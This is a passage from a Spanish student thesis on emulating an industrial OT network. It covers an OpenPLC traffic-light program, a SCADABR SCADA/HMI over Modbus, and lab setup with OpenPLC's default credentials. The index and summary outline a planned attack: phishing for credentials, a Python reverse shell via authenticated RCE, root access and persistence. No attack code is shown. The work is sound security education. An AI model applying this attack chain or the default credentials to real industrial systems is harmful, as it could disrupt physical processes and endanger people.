

GRADO SUPERIOR EN ADMINISTRACIÓN DE
SISTEMAS INFORMÁTICOS EN RED

EMULACIÓN Y HACKING EN REDES OT

TRABAJO DE FIN DE GRADO

GMQ TECH

Autor: Luis Miranda Sierra

Tutor: Pilar Sánchez González

Junio del 2022



ÍNDICE

1. RESUMEN.....	4
2. JUSTIFICACIÓN DE PROYECTO.....	5
3. OBJETIVOS	6
4. DESARROLIO	7
4.1. Red OT.....	7
4.1.1. SCADA.....	7
4.1.2. PLC	7
4.1.3. HMI.....	7
4.2. Topología	8
4.3. OpenPLC.....	8
4.3.1. OpenPLC Editor	8
4.3.1.1. Creación del programa	9
4.3.1.2. Explicación del programa:.....	9
4.3.1.3. Código.....	10
4.3.2. OpenPLC Runtime.....	13
4.3.2.1. Login	13
4.3.2.2. Subir el programa.....	14
4.3.2.3. Puesta en marcha	14
4.3.2.4. Video explicativo de OpenPLC Runtime.	15
4.4. SCADABR	16
4.4.1. Login	16
4.4.2. Fuente de datos.....	17
4.4.2.1. Conectar con la fuente de datos	17
4.4.2.2. Leer los datos	18
4.4.2.3. Agregar los puntos	20
4.4.3. Lista de supervisión.....	21
4.4.4. HMI.....	22

4.4.4.1.	Objetivo	22
4.4.4.2.	Imagen base.....	23
4.4.4.3.	Agregar las luces del semáforo	23
4.4.4.4.	Agregar el botón de emergencia.....	24
4.4.4.5.	Video demostrativo HMI y SCADABR.....	26
4.5.	Comprometer OpenPLC mediante RCE Autenticado.....	27
4.5.1.	Reconocimiento.....	27
4.5.2.	Vectores de ataque para la obtención de credenciales.....	31
4.5.3.	Creación del phishing	32
4.5.4.	Envío del phishing	34
4.5.5.	Credenciales e inicio de sesión	34
4.5.6.	Creación de la revershell con Python	35
4.5.7.	Injectar reverse shell en OpenPLC	36
4.5.8.	Tratamiento de TTY.....	37
4.5.9.	Mantener persistencia en el sistema.....	37
4.5.10.	Demo de ataque	38
5.	Conclusiones	39
6.	Líneas de investigación futuras.....	40
7.	Bibliografía.....	41

1. RESUMEN

Este proyecto consta de tres partes fundamentales: Emulación de un PLC, un SCADA y la demostración práctica de como comprometer un PLC mediante tácticas de hacking ético.

Emularemos un PLC gracias al software OpenPLC, desarrollaremos un programa el cual simule el ciclo de las luces de un semáforo y un modo de emergencia que bloqueará la señal en la luz roja del semáforo.

Implantaremos un sistema SCADA con SCADABR conectándose a OpenPLC, supervisando los datos en tiempo real. Crearemos un HMI el cual permita representar y controlar los elementos del PLC pudiendo activar el modo de emergencia de forma remota.

Comprometeremos la máquina en la cual OpenPLC esta desplegado mediante el secuestro de unas credenciales válidas, la inyección de una reverse shell utilizando Python a través de OpenPLC ganando permisos root y estableciendo la persistencia en el sistema.

2. JUSTIFICACIÓN DE PROYECTO

El motivo de la elección de este proyecto es mostrar la importancia que tiene la ciberseguridad a día de hoy, concretamente en el mundo OT donde la posibilidad de encontrar una vulnerabilidad y explotarla puede provocar un fallo crítico en el sistema, provocando daños irreparables.

El objetivo principal de este proyecto es concienciar al mundo corporativo de la necesidad de invertir en ciberseguridad y bastionado de sistemas y redes OT.

3. OBJETIVOS

Los objetivos a conseguir con este proyecto son los siguientes:

- Emular una red OT no segura compuesta por un sistema SCADA y un PLC.
- Emular un PLC en Linux utilizando OpenPLC.
- Crear un programa funciona con SFC que simule el comportamiento de un semáforo real.
- Desplegar un Sistema SCADA en Linux utilizando SCADABR.
- Crear un HMI el cual permita controlar el PLC de forma remota.
- Explotar una vulnerabilidad en el PLC consiguiendo inyectar una reverse shell.

4. DESARROLLO

4.1. Red OT

Las redes OT tienen como objetivo comunicar, controlar y supervisar los diferentes dispositivos que conforman las redes industriales, teniendo como característica su alta disponibilidad, ya que un fallo en el sistema puede ocasionar la detención del proceso industrial, provocando daños irreparables, por lo que necesitan estar protegidas ante posibles ciberataques. La red OT emulada consta de cuatro elementos: un sistema SCADA, un PLC, un HMI (Integrado en el SCADA) y un dispositivo a controlar en este caso un semáforo (Representado en el HMI).

4.1.1. SCADA


Un sistema SCADA tiene como objetivo controlar y supervisar sistemas industriales a distancia. En la red OT creada se hará cargo de controlar y supervisar los datos proporcionados por el PLC. El software utilizado para emular el SCADA en Linux será SCADABR.

4.1.2. PLC

Un PLC (Control Lógico Programable) automatiza los procesos industriales, definiendo las funciones que deben realizar las máquinas. En este proyecto vamos a emular un PLC en Linux usando OpenPLC.


4.1.3. HMI

Un HMI (Interfaz Hombre Máquina) cumple la función de intermediario entre el proceso y el operario. Representa un panel donde el operario puede controlar las diferentes funciones del proceso industrial, en nuestro caso emplearemos un HMI integrado en el SCADA.



4.2. Topología

El laboratorio desplegado consta de tres elementos: Un sistema SCADA, un PLC y una máquina atacante la cual se presupone que ya ha ganado acceso a la red. Este entorno se caracteriza por no estar bastionado, siendo relativamente fácil poder comprometer las máquinas que lo conforman.



4.3. OpenPLC

Es un software de código abierto el cual emula un PLC siguiendo el estándar IEC 61131-3, este proyecto consta de dos partes.

4.3.1. OpenPLC Editor

Es un entorno de desarrollo donde se crean los programas para el PLC en los siguientes lenguajes: ST, IL, SFC, FBD y LD ofreciendo la capacidad de simular los programas, pudiendo comprobar su correcto funcionamiento desde el mismo editor.

- Instalación:

Para proceder a la instalación nos dirigimos a [OpenPLC](#), descargamos la versión para Linux, descomprimos el zip e instalamos el programa mediante `./install.sh`.

- Ejecución:

Abrimos el programa desde la consola `./openplc_editor.sh` o UI.

4.3.1.1. Creación del programa

El programa que vamos a crear utiliza el lenguaje SFC (Sequential Function Chart) se caracteriza por ser un lenguaje de programación gráfico y secuencial usado para la programación de los PLC.

4.3.1.2. Explicación del programa:

Podemos dividir el programa en dos funciones, una función pasiva y una función activa.

La función pasiva consiste en el flujo normal del programa, es decir, está compuesto por tres leds que corresponden a tres variables: Luz_roja, Luz_verde y Luz_ambar, el programa inicia desde el Paso_0 el cual hace referencia a la Luz_roja teniendo como estado inicial Verdadero equivalente a 1 en sistema binario, el programa al seguir el flujo se encuentra con una transición la cual tiene un tiempo estipulado de 6 segundos entre la transición del paso_0 al paso_1, una vez transcurrido ese tiempo la Luz_roja pasa a estado falso equivalente a 0 en estado binario y se activa el Paso_1 provocando que la Luz_verde pase a estado Verdadero/1, este proceso se repite de forma cíclica cambiando el estado de la Luz_roja, Luz_verde y Luz_ambar.

La función activa consiste en la activación de un modo de emergencia el cual provoca que la Luz_roja del semáforo quede bloqueada en estado Verdadero/1, se logra mediante una variable llamada Modo_de_emergencia, tiene un estado por defecto de Falso/0 y se encuentra en todas las transiciones, en el caso de la transición de Luz_roja a Luz_verde se tiene declarado que si el Modo_de_emergencia esta en estado verdadero/1 el flujo quede detenido hasta que cambie al estado falso/0, si el flujo del programa se encuentra en cualquier otra transición se declara que se salte todos los pasos hasta que se encuentra con la declaración que bloquea el flujo.

4.3.1.3. Código

Podemos dividir el código en diferentes componentes.


Paso y la acción a realizar, en este caso si se encuentra en el Paso_0 Luz roja debe ser verdadera/1:




Transición:




Temporizador el cual controla el tiempo que transcurre entre transiciones:




Operadores lógicos AND, NOT, OR:



Variable del modo de emergencia:



En el código final se puede observar como si el Modo_de_emergencia pasa a modo verdadero, saltaría todos los pasos hasta bloquear el flujo del programa, provocando que Luz_roja estuviese en estado verdadero de forma permanente, en el momento que Modo_de_emergencia pasa a estado falso/0 el flujo del programa sigue transcurriendo con normalidad.



En la siguiente imagen podemos observar la declaración de las variables haciendo referencia a las luces, botón de emergencia, pasos y temporizadores.

#	Nombre	Clase	Tipo	Ubicación	Valor Inicial	Opción	Documentación
1	Luz_roja	Local	BOOL	%QX100.0			
2	Luz_verde	Local	BOOL	%QX100.1			
3	Luz_ambar	Local	BOOL	%QX100.2			
4	Modo_de_ε	Local	BOOL	%QX100.3			
5	Paso_0	Local	BOOL				
6	Paso_1	Local	BOOL				
7	Paso_2	Local	BOOL				
8	TON0	Local	derived				
9	TON1	Local	derived				
10	TON2	Local	derived				

Podemos simular el código y exportarlo a OpenPLC para emular el PLC mediante este menú.



Al simular el programa podemos obtener el siguiente error:

```

/home/luís/Documentos/Proyectos/Semaforos/build/plc.st:106-12..106-18: error: invalid specification in variable declaration.
In section: PROGRAM Semaforos
0106:      TON0 : derived;

```

Para depurar el error debemos realizar estos cambios respecto al código, aunque se nos genere un error el programa creara un archivo .st con las instrucciones de ejecución en /buid/ generate_plc.st.

Editamos el archivo con `sudo nano generate_plc.st` y debemos igualar todas las variables TON que estén igualadas a derived a TON:

Código sin depurar

```

VAR
  Paso_0 : BOOL;
  Paso_1 : BOOL;
  Paso_2 : BOOL;
  TON0 : derived;
  TON1 : TON;
  TON2 : TON;
  NOT8_OUT : BOOL;
  AND13_OUT : BOOL;
  OR16_OUT : BOOL;
  OR24_OUT : BOOL;
END_VAR

```

Código depurado

```

VAR
  Paso_0 : BOOL;
  Paso_1 : BOOL;
  Paso_2 : BOOL;
  TON0 : TON;
  TON1 : TON;
  TON2 : TON;
  NOT8_OUT : BOOL;
  AND13_OUT : BOOL;
  OR16_OUT : BOOL;
  OR24_OUT : BOOL;
END_VAR

```

En este momento ya disponemos de un archivo .st válido el cual podemos subir a OpenPLC Runtime.

4.3.2. OpenPLC Runtime

Los programas creados en el OpenPLC editor se pueden ejecutar En el OpenPLC Runtime, el cual cumple la función de un PLC emulándolo, dispone de un servidor web montado en el puerto 8080 que permite subir los programas, compilarlos y ejecutarlos.

- Instalación:


- 1- Para instalar el OpenPLC Runtime hacemos un git clone al github del creador https://github.com/thiagoralves/OpenPLC_v3.git
- 2- Por defecto se instala en el localhost y por el puerto 8080, es decir, 0.0.0.0:8080 en este caso al querer acceder desde un host externo nos debemos dirigir a la ruta /OpenPLC_v3/webserver y editamos el archivo webserver.py con sudo nano webserver.py, filtramos por la palabra host ubicada en la línea 2406 dándole la ip de la máquina:

```
app.run(debug=False, host='192.168.1.90', threaded=True, port=8080)
```

- 3- Ejecutamos el Instalador usando ./install.sh Linux
- 4- Lo iniciamos con ./star_openplc.sh, este servicio por lo general se activa automáticamente cuando arrancamos Ubuntu, por lo que estará siempre activo y se ubica en el 192.168.1.90:8080.

4.3.2.1. Login

Accedemos desde el navegador web a la dirección 192.168.1.90:8080 que nos redirecciona al login con credenciales: openplc/openplc:



Welcome to OpenPLC

Use your credentials to login


openplc

.....|

LOGIN


4.3.2.2. Subir el programa

Una vez Instalado y configurado OpenPLC, desde la pestaña programas podemos subir el generate_plc.st antes depurado, el software compilará el programa de forma automática.




4.3.2.3. Puesta en marcha

En este momento ya podríamos Iniciar el PLC pulsando el botón START PLC, arrancaríá quedándose en escucha por los puertos configurados, en nuestro caso tenemos los puertos por defecto: Modbus:502, Interactive Server:43628, DNP3:20000. Para conectar con SCADABR solo nos interesa el protocolo Modbus.



4.3.2.4. Video explicativo de OpenPLC Runtime.

En este video se muestra el proceso a seguir a la hora de emular un PLC con OpenPLC Runtime, explicando como subir un archivo .st, Iniciar el PLC y el funcionamiento del programa observándolo desde la pestaña monitoring.



4.4. SCADABR

Es un sistema SCADA de software libre el cual ha sido desarrollado por CERTI, se ha elegido este software, ya que se caracteriza por su buena compatibilidad con OpenPLC.


- Instalación:

Vamos a instalar la versión 1.2 de SCADABR:

- 1- Hacemos un git clone a https://github.com/ScadaBR/ScadaBR_Installer.git.
- 2- Damos permisos con `chmod +x ./install_scadabr.sh`.
- 3- Ejecutamos el instalador.
- 4- En el proceso de instalación se nos preguntará por el puerto y las credenciales para Tomcat en nuestro caso puerto:8080 y credenciales: luis/luis.
- 5- Iniciamos SCADABR con `./scadabr.sh start` (también tenemos `stop|restart|status`).

4.4.1. Login

Accedemos a Tomcat con `localhost:8080`, y nos dirigimos a manager app, haciendo login con las credenciales indicadas en la instalación, en nuestro caso luis/luis, en este momento podemos ver que tenemos una aplicación /ScadaBR, accedemos.



4.4.2. Fuente de datos

4.4.2.1. Conectar con la fuente de datos

Para que el SCADA cumpla su función necesita recibir los datos del PLC, por lo que debemos agregar una fuente de datos que apunte a la máquina virtual del OpenPLC, conectaremos con el PLC por el protocolo Modbus IP.

Agregamos la fuente configurando los datos necesarios, como el tipo de transporte, la dirección de la máquina OpenPLC y el puerto por el cual está en escucha mediante el protocolo modbus.

The screenshot displays the ScadaBR 1.2 software interface. The top bar includes the logo 'scadaBR', the word 'Información', and the version 'ScadaBR 1.2'. The user is logged in as 'admin'. The main window is divided into several sections:

- Alarmas actuales:** A notification box stating 'No hay alarmas activas para esta fuente de datos'.
- Propiedades Modbus IP:** A configuration panel with a red status message 'La fuente de Datos ha sido guardada'. It contains fields for:
 - Nombre: OpenPLC
 - ID de Exportación (XID): DS_168142
 - Período de actualización: 500 milisegundos(ms)
 - Quantize:
 - Tiempo de espera (ms): 1000
 - Reintentos: 2
 - Sólo lotes contiguos:
 - Crear puntos slave monitor:
 - Lectura máxima de número de bit: 2000
 - Lectura máxima de registros: 125
 - Escritura máxima de registros: 120
 - Tipo de Transporte: TCP con keep-alive
 - Servidor: 192.168.1.90
 - Puerto: 502
 - Encapsulado:
 - Create connection monitor point:
- Niveles Eventos de los niveles de alarma:** Three dropdown menus for exceptions, all set to 'Urgente':
 - Excepción de la fuente de datos
 - Excepción en la lectura del Punto
 - Excepción en la escritura del Punto
- Exploración de nodos Modbus:** A section with 'Exploración de nodos' and 'Cancelar' buttons, and a 'Nodos encontrados' list.
- Leer datos Modbus:** A section for reading data with fields for:
 - ID de esclavo: 1
 - Rango de registro: Bobina (Coil Status)
 - Offset (base 0): 0
 - Número de registros: 100and a 'Leer datos' button.
- Prueba de localización de punto:** A section for point location testing with fields for:
 - ID de esclavo: 1
 - Rango de registro: Bobina (Coil Status)
 - Tipo de dato Modbus: Binario
 - Offset (base 0): 0
 - Bit: 0
 - Número de registros: 0
 - Codificación de caracteres: ASCIIand 'Leer' and 'Agregar punto' buttons.
- Puntos:** A table at the bottom with columns: Nombre, Tipo de Dato, Estado, Esclavo, Rango, Offset (base 0).

En este momento SCADABR mandará una petición por el protocolo Modbus IP la cual OpenPLC aceptará creando una id de sesión.

The screenshot shows the OpenPLC web interface. At the top, it says 'Running: Semaforos' and 'OpenPLC User'. The left sidebar contains navigation options: Dashboard (selected), Programs, Slave Devices, Monitoring, Hardware, Users, Settings, and Logout. The main content area shows the 'Dashboard' for the 'Semaforos' program. It indicates the status is 'Running', the program name is 'Semaforos', the description is empty, the file is '219411.st', and the runtime is '10 minutes, 19 seconds'. Below this is a 'Runtime Logs' section with a text area containing the following log entries:

```
Server: Listening on port 502
Server: waiting for new client...
Issued start_dnp3() command to start on port: 20000
DNP3 ID manager: Starting thread (0)
DNP3 ID DNP3_Server: Listening on: 0.0.0.0:20000
PSM: Connection to psm failed
PSM: Error connecting to psm!
PSM: PSM is disabled
Skipping configuration of Slave Devices (mbconfig.cfg file not found)
Warning: Persistent Storage file not found
Server: Client accepted! Creating thread for the new client ID: 15...
Server: waiting for new client...
Server: Thread created for client ID: 15
```

At the bottom of the logs, there is a 'Copy logs' button. On the left sidebar, there is a 'Status: Running' indicator and a 'Stop PLC' button.

4.4.2.2. Leer los datos

Para poder leer los datos por Modbus desde SCADABR debemos aplicar la siguiente fórmula a la ubicación de las variables del programa PLC:

QX100.0 To Modbus
100x8+0 = 800

Luz_roja	BOOL	%QX100.0	No	 TRUE
Luz_verde	BOOL	%QX100.1	No	 FALSE
Luz_ambar	BOOL	%QX100.2	No	 FALSE
Modo_de_emergencia	BOOL	%QX100.3	No	 FALSE

Aplicando la fórmula obtenemos los siguientes resultados:

CONVERSIÓN DE VARIABLES	
Luz_roja	800
Luz_verde	801
Luz_ambar	802
